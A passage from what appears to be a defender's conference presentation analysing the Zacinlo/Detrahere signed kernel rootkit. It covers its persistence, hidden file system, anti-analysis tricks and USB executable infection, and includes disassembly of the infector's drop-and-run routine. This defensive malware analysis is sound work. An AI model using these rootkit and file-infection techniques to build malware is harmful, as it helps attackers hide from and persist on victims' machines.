

# Return of the kernel rootkit malware (on Windows 10)


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Microsoft

# Whoami?

- Microsoft WDTP research team
  - EDR, Blueteam
  - Special interests in new exploit and malware technique
- Reverse engineer
  - Tearing down exploits, malware
  - Use the knowledge for better defense tactics/strategy
- 1-day researcher
  - DarunGrim – opensource binary diffing tool

# Rootkits: Subverting the Windows Kernel



- Rootkits: Subverting the Windows Kernel was published in 2005
- This is **the** reference for Windows rootkits
- Many techniques were used by malware in the wild (DKOM, SSDT hooks)

# Windows driver signing requirements

<b>Applies to:</b>	<b>Windows Vista, Windows 7; Windows 8+ with Secure Boot off</b>	<b>Windows 8, Windows 8.1, Windows 10, versions 1507 and 1511 with Secure Boot on</b>	<b>Windows 10, version 1607+ with Secure Boot on</b>
Architectures:	64-bit only, no signature required for 32- bit	64-bit, 32-bit	64-bit, 32-bit
Signature required:	Embedded or catalog file	Embedded or catalog file	Embedded or catalog file
Signature algorithm:	SHA1	SHA1	SHA2 or SHA1
Certificate:	Standard roots trusted by Code Integrity	Standard roots trusted by Code Integrity	Microsoft Root Authority 2010, Microsoft Root Certificate Authority, Microsoft Root Authority

- The Windows rootkit era ended with the release of Windows Vista, mainly due to Windows signing requirements and Kernel Patch Protection (aka KPP, PatchGuard)
- Now malware authors need to overcome signing requirement
- Only very advanced actors used rootkits so far (Equation, Duqu2, etc)


<https://docs.microsoft.com/en-us/windows-hardware/drivers/install/kernel-mode-code-signing-policy--windows-vista-and-later->

# Zacinlo ad fraud operation

- Bitdefender reported [Zacinlo Ad Fraud operation](#) in June of 2018
  - Microsoft detection - [Trojan:Win64/Detrahere](#)
  - Seemed very usual until it mentioned “digitally signed rootkit”
  - The report focused on the *ad fraud* aspects of the malware
- This presentation will focus on the rootkit aspects of the *Zacinlo* malware

# Detrahere: low detections

- It is believed that the threat has been running since early 2012
- According to [VirusTotal](#), Malwarebytes identified the rootkit component of this threat as early as September 2017
- Low detection rates (6/67) until June 2018



File information

Identification Details Content Analyses Submissions ITW Comments

<	>	↓	↑	Invincea	-	6.3.1.25473	20170914
				Jiangmin	-	16.0.100	20170920
2018-08-16 05:00:45	28/67			K7AntiVirus	-	10.27.24675	20170920
2018-07-19 19:05:16	27/67			K7GW	-	10.27.24677	20170920
2018-06-21 15:31:53	6/67			Kaspersky	-	15.0.1.13	20170920
2018-06-21 14:57:32	6/67			Kingsoft	-	2013.8.14.323	20170920
2018-05-01 21:26:42	4/66			Malwarebytes	Rootkit.Agent.PUA	2.1.1.1115	20170920
2018-05-01 21:26:09	4/65			MAX	-	2017.6.26.1	20170920
2018-02-13 22:39:00	0/40			McAfee	-	6.0.6.653	20170920
2017-11-06 18:26:13	4/68			McAfee-GW-Edition	-	v2015	20170920
2017-10-23 04:08:14	5/66			Microsoft	-	1.1.14104.0	20170920
2017-09-20 16:43:50	4/64			MicroWorld-eScan	-	12.0.250.0	20170920

Download file Re-scan file Close

# Detrahere: Stealthiness+Persistence

- The threat was under the radar for a long time
  - It infects other executable to propagate
    - The infected file will run the original executable after infecting victim machine
  - It installs a kernel driver that loads additional payload drivers from the hidden file system
    - The rootkit component blocks visibility into the related malware files using hidden file system
  - It registered it as a shutdown handler and also put itself in the early phase of driver loading order
    - Remediation can be challenging because it installs a shutdown handler to reinstall itself for persistency


# Components

Name	Functionality	Descriptions
<i>DriverProtect</i>	Shutdown handler registration	Register a shutdown handler to regain persistence when the service is removed
	Hidden file system	Hide file contents of the malware files
	Anti-analysis/debugging	Block security products and analysts tools process launch and check for attached kernel debugger
<i>User-mode process</i>	USB file infection	When a USB drive is connected, all PE files on it will be infected
	Network traffic injection	Modify network traffic and inject Ad Fraud
	C&C	Connect to C&C servers
<i>Netfilter2</i>	Network traffic injection (driver)	Provides driver-level support for network traffic injection which will be used by user-mode process
<i>udiskMgr</i>	Anti-remediation	Blocks security products and analysts tools process launch Blocks some files creation (ex. FIXLISTS.TXT) used by a system recovery tool




# Infection/propagation

# USB file infection: threat delivery mechanism




# USB file infection: threat delivery mechanism

- Bitdefender report focused on one case where malware is delivered through fake VPN client.
- In reality, the threat can spread through USB infections. When a user inserts a USB drive into the infected machine, the rootkit component will infect the PE files on the USB drive
  - Probably the VPN client found by Bitdefender might be infected in the first place.




# File infection



The file becomes unsigned and the machine type becomes 32-bit because the malware only has a 32-bit infector.

The original 64-bit file will run by this infector later after being extracted from resource section of the infected file.

# Original PE file is inserted as a resource



# Running original PE payload

```
0000000004185FD push    eax        ; int
0000000004185FE lea     eax, [ebp+lpBuffer]
000000000418601 mov     [ebp+nNumberOfBytesToWrite], 0
000000000418608 push    eax        ; int
000000000418609 push    offset Type ; "BINDATA"
00000000041860E push    65h ; 'e'    ; int
000000000418610 push    0          ; lpModuleName
000000000418612 call    ds:GetModuleHandleW
000000000418618 push    eax        ; hModule
000000000418619 call    LoadResource_0
```

Retrieving  
original file  
contents


```
000000000418693 push    [ebp+nNumberOfBytesToWrite] ; nNumberOfBytesToWrite
000000000418696 lea     eax, [ebp+PathName]
000000000418699 push    [ebp+lpBuffer] ; lpBuffer
00000000041869C push    eax        ; lpFileName
00000000041869D call    drop_file
0000000004186A2 add     esp, 0Ch
0000000004186A5 lea     ecx, [ebp+Environment]
0000000004186AB call    sub_426DB0
0000000004186B0 xor     eax, eax
0000000004186B2 mov     [ebp+var_8F], 0
0000000004186B9 push    0FFFFFFFh
0000000004186BB push    eax
0000000004186BC mov     [ebp+CommandLine], ax
0000000004186C0 lea     ecx, [ebp+CommandLine]
0000000004186C3 lea     eax, [ebp+PathName]
0000000004186C6 mov     [ebp+var_70], 0
0000000004186CD push    eax
0000000004186CE mov     [ebp+var_20], 7
0000000004186D5 mov     [ebp+var_24], 0
0000000004186DC call    sub_4099C0
```

Saving the  
file to local  
file system

```
0000000004186E1 lea     eax, [ebp+var_70]
0000000004186E4 push    eax        ; int
0000000004186E5 lea     eax, [ebp+Environment]
0000000004186EB push    eax        ; lpEnvironment
0000000004186EC lea     eax, [ebp+CommandLine]
0000000004186EF push    eax        ; lpCommandLine
0000000004186F0 call    launch_process
```

Run dropped  
file


# Running the infected executable



